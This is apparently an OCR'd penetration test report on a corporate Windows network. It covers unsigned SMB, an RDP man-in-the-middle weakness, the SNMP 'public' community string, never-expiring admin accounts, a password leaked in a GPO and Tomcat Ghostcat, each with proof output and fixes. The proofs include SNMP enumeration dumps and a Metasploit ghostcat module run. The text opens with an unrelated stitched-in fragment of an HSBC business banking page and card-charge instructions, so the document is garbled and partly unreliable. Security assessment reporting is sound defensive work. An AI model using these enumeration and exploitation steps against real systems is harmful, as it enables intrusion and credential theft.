
Password: [redacted]

Enter the credit card info, for the note enter the Customer Name and Invoice Number.

Hit Charge



[redacted]



HSBC

Account Details

Click the balance to view the account transaction details or deposit details.	
Account	[redacted]
Account Alias	Business Integrated Account
Account Type	Business Integrated Account

Business Integrated Account [redacted]

Business Integrated Credit	Savings (HKD)	Current (HKD)
Ledger Balance	[redacted]	[redacted]
Overall Credit Limit		
Available Balance		

Business Integrated Account [redacted]

Title	Currency	Balance
USD Savings	USD	[redacted]

Recommendations:
It is recommended to set proper access controls on each of these shares so that anyone from the domain could not access it.

References:

- https://vk9-sec.com/hardening-smb/

3.3.2 SMB Signing not required

Severity: **Medium**

Location:

- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]

Impact:


The vulnerability "SMB Signing not required" allows an attacker to intercept and modify data being transmitted over the Server Message Block (SMB) protocol. This can lead to various malicious activities such as unauthorized access, data theft, and execution of arbitrary code on the affected system. SMB is commonly used for file sharing and printer sharing between Windows-based computers in a network, so this vulnerability can have a significant impact on the security of the entire network.

Vulnerability Details:

SMB Signing is a security mechanism that allows clients and servers to digitally sign SMB packets to ensure their integrity and authenticity. When SMB Signing is not required, an attacker can intercept and modify the data being transmitted between the client and the server. This is possible because the packets are not signed, and the receiving server does not detect any tampering with the data. Attackers can exploit this vulnerability to steal sensitive data, modify or delete files, or execute arbitrary code on the affected system.

During an assessment, it was discovered that the "SMB Signing not required" vulnerability exists on the target system. This means that the system does not require SMB packet signing, which makes it vulnerable to SMB relay attacks and man-in-the-middle attacks.

Proof of Vulnerability:



```
SMB         IT  [redacted]        [*] Windows 10.0 Build 19041 x64 (name:IT-PC-735
SMB         IT                    [*] Windows 10.0 Build 19041 x64 (name:IT-PC-675
SMB         IT                     [*] Windows 10.0 Build 19041 x64 (name:IT-TAB-6
SMB         IT                    [*] Windows 10.0 Build 19041 x64 (name:IT-PC-689
SMB         19                   [*] Windows 10.0 Build 19041 x64 (name:19-TAB-1)
SMB         IT                    [*] Windows 10.0 Build 19041 x64 (name:IT-PC-687
SMB         19                   [*] Windows 10.0 Build 19041 x64 (name:19-TAB-2)
SMB         W1              3K     [*] Windows 10.0 Build 19041 x64 (name:USLM-81
SMB         IT                    [*] Windows 10.0 Build 19041 x64 (name:IT-PC-712
SMB         IT                    [*] Windows 10.0 Build 19041 x64 (name:22-LP-41)
SMB         IT                    [*] Windows 10.0 Build 19041 x64 (name:IT-PC-729
SMB         19                   [*] Windows 10.0 Build 19041 x64 (name:19-PC-19)
SMB         IT                    [*] Windows 10.0 Build 19041 x64 (name:IT-PC-635
SMB         IT                    [*] Windows 10.0 Build 19041 x64 (name:IT-PC-636
SMB         IT                    [*] Windows 10.0 Build 19041 x64 (name:IT-PC-720
SMB         IT                    [*] Windows 10.0 Build 19041 x64 (name:IT-PC-633
SMB         19                    [*] Windows 10.0 Build 19041 x64 (name:19-TAB-20
SMB         IT                    [*] Windows 10.0 Build 19041 x64 (name:IT-LP-499
SMB         IT                    [*] Windows 10.0 Build 19041 x64 (name:IT-LP-816
SMB         IT                    [*] Windows 10.0 Build 19041 x64 (name:IT-LP-523
SMB         IT                    [*] Windows 10.0 Build 19041 x64 (name:IT-PC-565
SMB         LK                   [*] Windows 10.0 Build 19041 x64 (name:USNM-8156J
SMB         NM                  [*] Windows 10.0 Build 19041 x64 (name:18-PC-1) (c
SMB         IT                    [*] Windows 10.0 Build 19041 x64 (name:IT-PC-723
SMB         NM                  [*] Windows 10.0 Build 19041 x64 (name:IT-PC-799)
SMB         19                    [*] Windows 10.0 Build 19041 x64 (name:21-LP-15)
SMB         IT                    [*] Windows 10.0 Build 19041 x64 (name:22-LP-58)
SMB         IT                    [*] Windows 10.0 Build 19041 x64 (name:IT-PC-688
SMB         IT                    [*] Windows 10.0 Build 19041 x64 (name:IT-PC-705
```

Recommendations:

Enforce message signing in the host's configuration. On Windows, this is found in the policy setting 'Microsoft network server: Digitally sign communications (always)'.

3.3.3 Microsoft Windows RDP MitM Weakness

Severity: **Medium**

Location:

- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]

Impact:

Attacker can conduct silent MitM attack which will result with full computer compromise

Vulnerability Details:

The remote version of the Remote Desktop Protocol Server (Terminal Service) is vulnerable to a man-in-the-middle (MiTM) attack. The RDP client makes no effort to validate the identity of the server when setting up encryption. An attacker with the ability to intercept traffic from the RDP server can establish encryption with the client and server without being detected. A MiTM attack of this nature would allow the attacker to obtain any sensitive information transmitted, including authentication credentials.

This flaw exists because the RDP server stores a hard-coded RSA private key in the mstlsapi.dll library. Any local user with access to this file (on any Windows system) can retrieve the key and use it for this attack.

Recommendations:

- Force the use of SSL as a transport layer for this service if supported
- Select the 'Allow connections only from computers running Remote Desktop with Network Level Authentication' setting if it is available.

References:

- https://securiteam.com/windowsntfocus/5ep010kg0g/
- https://community.spiceworks.com/topic/751256-encrypting-rdp-session-on-the-client-and-server
- https://v2cloud.medium.com/how-to-secure-rdp-sessions-from-cyber-attacks-4482a9f84f79

3.3.4 SNMP public community string

Severity: **Medium**

Location:

- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]

Impact:

The threat actor can perform an enumeration of ports that are in listening state and connect to them. For example, in most cases, port 23 was open on network devices, which is a Telnet port, an unprotected Telnet connection where authentication is not set.


Vulnerability Details:

The Simple Network Management Protocol (SNMP) is a commonly used network service. Its primary function is to provide network administrators with information about all kinds of network-connected devices. SNMP can be used to get and change system settings on a wide variety of devices, from network servers to routers and printers. The drawback to this service is the authentication is an unencrypted "community string". In addition, many SNMP servers provide very simple default community strings. The community string "public" is a default on a number of SNMP servers.

This community string can allow attackers to gain a large amount of information about the SNMP server and the network it monitors. Attackers may even reconfigure or shut down devices remotely.


Steps to reproduce:

1. Simple enumeration will give an attacker a lot of information about the device. For example Hostname, Uptime, IP forwarding, TTL and another sensitive information.



```
[+] Try to connect to [redacted] 161 using SNMPv2c and community 'public'

[*] System information:

  Host IP address               : [redacted]
  Hostname                      :
  Description                   :
  Contact                       :
  Location                      : [redacted]
  Uptime snmp                   : noSuchObject
  Uptime system                 : 33 days, 15:53:49.53
  System date                   : -

[*] Network information:

  IP forwarding enabled         : yes
  Default TTL                   : 64
  TCP segments received         : 17128
  TCP segments sent             : 15796
  TCP segments retrans          : 26
  Input datagrams               : 3205734963
  Delivered datagrams           : 12451306
  Output datagrams              : 5725689

[*] Network interfaces:

  Interface                     : [ up ] 1
  Id                            : 1
  Mac Address                   : [redacted]
  Type                          : ethernet-csmacd
  Speed                         : 1000 Mbps
  MTU                           : 9212
  In octets                     : 3851550179
  Out octets                    : 4060521743

  Interface                     : [ up ] 2
  Id                            : 2
  Mac Address                   : [redacted]
  Type                          : ethernet-csmacd
  Speed                         : 1000 Mbps
  MTU                           : 9212
  In octets                     : 737413789
  Out octets                    : 666084805

  Interface                     : [ up ] 3
  Id                            : 3
  Mac Address                   : [redacted]
  Type                          : ethernet-csmacd
  Speed                         : 1000 Mbps
  MTU                           : 9212
  In octets                     : 2007117561
  Out octets                    : 648390608
```

2. There can observe all open TCP/UDP ports, Routing table. 23 port is opened which means that an attacker can connect to this port and if there is no authentication the config will be dumped.



```
[*] Network IP:

  Id                    IP Address            Netmask               Broadcast
  102                   [redacted]            255.255.240.0         1
  182                                         255.255.255.0         1
  221                                         255.255.255.0         1
  201                                         255.255.255.0         1
  4197                                        255.0.0.0             1
  121                                         255.255.255.0         1
  141                                         255.255.0.0           1
  161                                         255.255.0.0           1
  293                                         255.255.255.0         1

[*] Routing information:

  Destination           Next hop              Mask                  Metric
  [redacted]            [redacted]            0.0.0.0               1
                                              255.255.252.0         1
                                              255.255.240.0         0
                                              255.255.255.0         0
                                              255.255.255.0         0
                                              255.255.255.0         0
                                              255.255.255.0         1
                                              255.255.255.0         1
                                              255.255.255.255       0
                                              255.255.255.0         0
                                              255.255.255.0         1
                                              255.255.255.0         1
                                              255.255.255.0         1
                                              255.255.255.0         1
                                              255.255.255.0         1
                                              255.255.255.128       1
                                              255.255.255.0         1
                                              255.255.254.0         1
                                              255.255.255.0         1
                                              255.255.255.0         1
                                              255.255.0.0           0
                                              255.255.255.0         0

[*] TCP connections and listening ports:

  Local address         Local port            Remote address        Remote port           State
  0.0.0.0               23                    0.0.0.0               0                     listen
  0.0.0.0               80                    0.0.0.0               0                     listen
  0.0.0.0               1506                  0.0.0.0               0                     listen
  0.0.0.0               1513                  0.0.0.0               0                     listen

[*] Listening UDP ports:

  Local address         Local port
  0.0.0.0               0
  0.0.0.0               69
  0.0.0.0               161
  0.0.0.0               520
  0.0.0.0               1507
```

Recommendations:

Disable the SNMP service on the remote host if you do not use it.
Either filter incoming packets going to this port or change the default community string.

References:

- https://nvd.nist.gov/vuln/detail/CVE-1999-0517
- https://attackerkb.com/topics/rQ9ox2y4xy/cve-1999-0186
- https://www.webnms.com/simulator/help/sim_network/netsim_conf_snmpv3.html
- https://www.cisco.com/c/en/us/td/docs/security/asa/asa84/system/snmp/snmpv3_tools.pdf
- https://snmp.com/snmpv3/snmpv3_intro.shtml
- https://www.cbtnuggets.com/blog/technology/networking/how-to-configure-snmpv3-and-how-it-works

3.3.5 Privileged accounts with ACCOUNT_DOES_NOT_EXPIRE Flag

Severity: **Medium**

Location:

- [NETWORK_ENDPOINT]

Impact:
Attacker can compromise highly privileged account and reuse it for long period of time for privileged persistency

Vulnerability Details:
The Active Directory in a network allows a flag to be set on user accounts known as ACCOUNT_DOES_NOT_EXPIRE, which causes the password to never expire for that user regardless of password policy. Although this can be useful for certain non-privileged accounts, it poses a significant threat to the security of privileged accounts.
Compromising a privileged account with this flag set can grant an attacker prolonged and undetected access to a network's resources and data without the need to change the password.
An assessment of the network revealed that 11 Domain Administrator accounts have been granted the ACCOUNT_DOES_NOT_EXPIRE flag, which could result in a long-term persistence threat if any of these accounts were compromised. Attackers could specifically target these privileged accounts and exploit them to gain unauthorized access to sensitive resources or data within the network.

Proof of Vulnerability:

SamAccountName	Creation	Password last set	Distinguished name
[redacted]	2020-02-04 14:32:49Z	2020-02-04 08:32:49Z	[redacted]
[redacted]	2019-08-02 08:02:47Z	2019-08-05 10:42:18Z	[redacted]
[redacted]	2019-08-08 12:13:21Z	2019-11-26 06:57:42Z	[redacted]
[redacted]	2022-02-15 10:48:22Z	2022-02-15 04:51:43Z	[redacted]
[redacted]	2022-02-15 10:48:57Z	2022-02-15 04:48:57Z	[redacted]

[redacted]	2019-08-19 16:16:34Z	2019-08-19 11:16:34Z	[redacted]
[redacted]	2019-08-05 15:41:38Z	2019-08-05 10:41:38Z	[redacted]
[redacted]	2019-08-09 08:11:25Z	2019-08-09 03:11:25Z	[redacted]
[redacted]	2019-12-11 09:34:53Z	2020-05-06 02:51:54Z	[redacted]
[redacted]	2022-11-09 08:42:26Z	2022-11-09 02:42:26Z	[redacted]
[redacted]	2022-11-13 13:27:21Z	2022-11-13 07:37:30Z	[redacted]

Recommendations:

To prevent long-term privileged persistence and unauthorized access to sensitive data or systems, it is advised to avoid setting the ACCOUNT_DOES_NOT_EXPIRE flag to high privileged accounts. It is also recommended to periodically change the passwords of these accounts to mitigate the risk of attackers reusing known credentials or hashes to move laterally within the network. If an account is created for the purpose of managing services, it is highly recommended to avoid granting high privileges such as domain admin. Furthermore, it is recommended to use long and complex passwords for service accounts to prevent quick offline cracking attempts.

References:

- https://www.getquickpass.com/post/5-ways-to-rotate-active-directory-service-account-passwords
- https://www.manageengine.com/products/self-service-password/sem/active-directory-change-password.html
- https://sennovate.com/ensure-automated-password-rotation-with-pam-solutions/
- https://www.hashicorp.com/resources/painless-password-rotation-hashicorp-vault

3.3.6 Leaked password in GPO

Severity: **Medium**

Location:


- [NETWORK_ENDPOINT]

Impact:
Attacker can use another set of credentials to laterally move across network, gain access to systems/shares and potentially escalate privileges to compromise other machines as well


Vulnerability Details:
The password for a user account in the Active Directory is included in a Group Policy Object stored on a domain controller. This can occur if the password was accidentally or intentionally included in a script or configuration file used in the GPO. An attacker who gains access to the password stored in the GPO could potentially use it to log in to the affected user's account and perform unauthorized actions on the network. If the affected user has elevated privileges or access to sensitive resources, an attacker could use the stolen credentials to escalate their own privileges and gain access to other parts of the network.
The leak of a user's password could also lead to the compromise of other accounts if the user has reused the same password elsewhere.

Proof of Vulnerability:

GPO	Path	Username	Password
[redacted]	[redacted]	[redacted]	[redacted]
[redacted]	[redacted]	[redacted]	[redacted]



```
IT\CurrentVersion\Winlogon" name="DefaultUserName" type="REG_SZ" value=[redacted]/></Registry>
="REG_SZ" value="[redacted]'/></Registry>
Z" value="[redacted]'/></Registry>
 value="1"/></Registry>
 value=""/></Registry>
Keyboard" type="REG_DWORD" value="00000000"/></Registry>
```



```
.ndows NT\CurrentVersion\Winlogon" name=[redacted] type="REG_SZ" value=[redacted]/></Registry>
/alue='[redacted]"/></Registry>
[redacted]:"/></Registry>
'></Registry>
:"00000000"/></Registry>
>wTabletKeyboard" type="REG_DWORD" value=[redacted]"/></Registry>
ıe="00000001"/></Registry>
:/Registry>
```

Recommendations:

It is important to ensure that passwords are never stored in plain text in any configuration file, script, or other artifact used in a GPO. Even if it is encrypted, Microsoft released AES decryption key which will reveal a clear-text version of the password.

3.3.7 Apache Tomcat AJP Connector Request Injection (Ghostcat)

Severity: **Medium**

Location:

- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]

Impact:

Ghostcat can allow attackers to read sensitive files and configuration files from a Tomcat web server. This includes files containing usernames, passwords, and other sensitive information.

Attackers can also modify or delete files from the server, leading to data loss or server compromise.


Additionally it can be used to launch other attacks on the affected system, such as privilege escalation and remote code execution.

Vulnerability Details:

Ghostcat vulnerability is caused by a flaw in the Apache Tomcat AJP (Apache JServ Protocol) Connector, which allows attackers to bypass the authentication mechanism and gain access to sensitive files.

Proof of Vulnerability:

Using metasploit auxiliary/admin/http/tomcat_ghostcat module we were able to read web.xml



```
msf6 auxiliary(admin/http/tomcat_ghostcat) > run
[*] Running module against [redacted]
Status Code: OK
Accept-Ranges: bytes
ETag: W/"1230-1518029740000"
Last-Modified: Wed, 07 Feb 2018 18:55:40 GMT
Content-Type: application/xml
Content-Length: 1230
<?xml version="1.0" encoding="ISO-8859-1"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->

<web-app xmlns="http://java.sun.com/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://java.sun.com/xml/ns/javaee
                      http://java.sun.com/xml/ns/javaee/web-app_3_0.xsd"
  version="3.0"
  metadata-complete="true">

  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to Tomcat
  </description>

</web-app>

[+] [redacted] - /home/underdefense/.msf4/loot/202303100807[redacted]BINFweb.xml_478225.txt
[*] Auxiliary module execution completed
```

Recommendations:

It is recommended to upgrade Apache Tomcat to the latest version that includes the fix for Ghostcat. Tomcat versions 9.0.31, 8.5.51, and 7.0.100 contain the fix for this vulnerability.

If upgrading is not an option, apply the patch for Ghostcat that is available for Tomcat versions 9.0.x, 8.5.x, and 7.0.x. If patching or upgrading is not feasible, implement a workaround by configuring the AJP Connector to use a secret value for the required secret attribute.

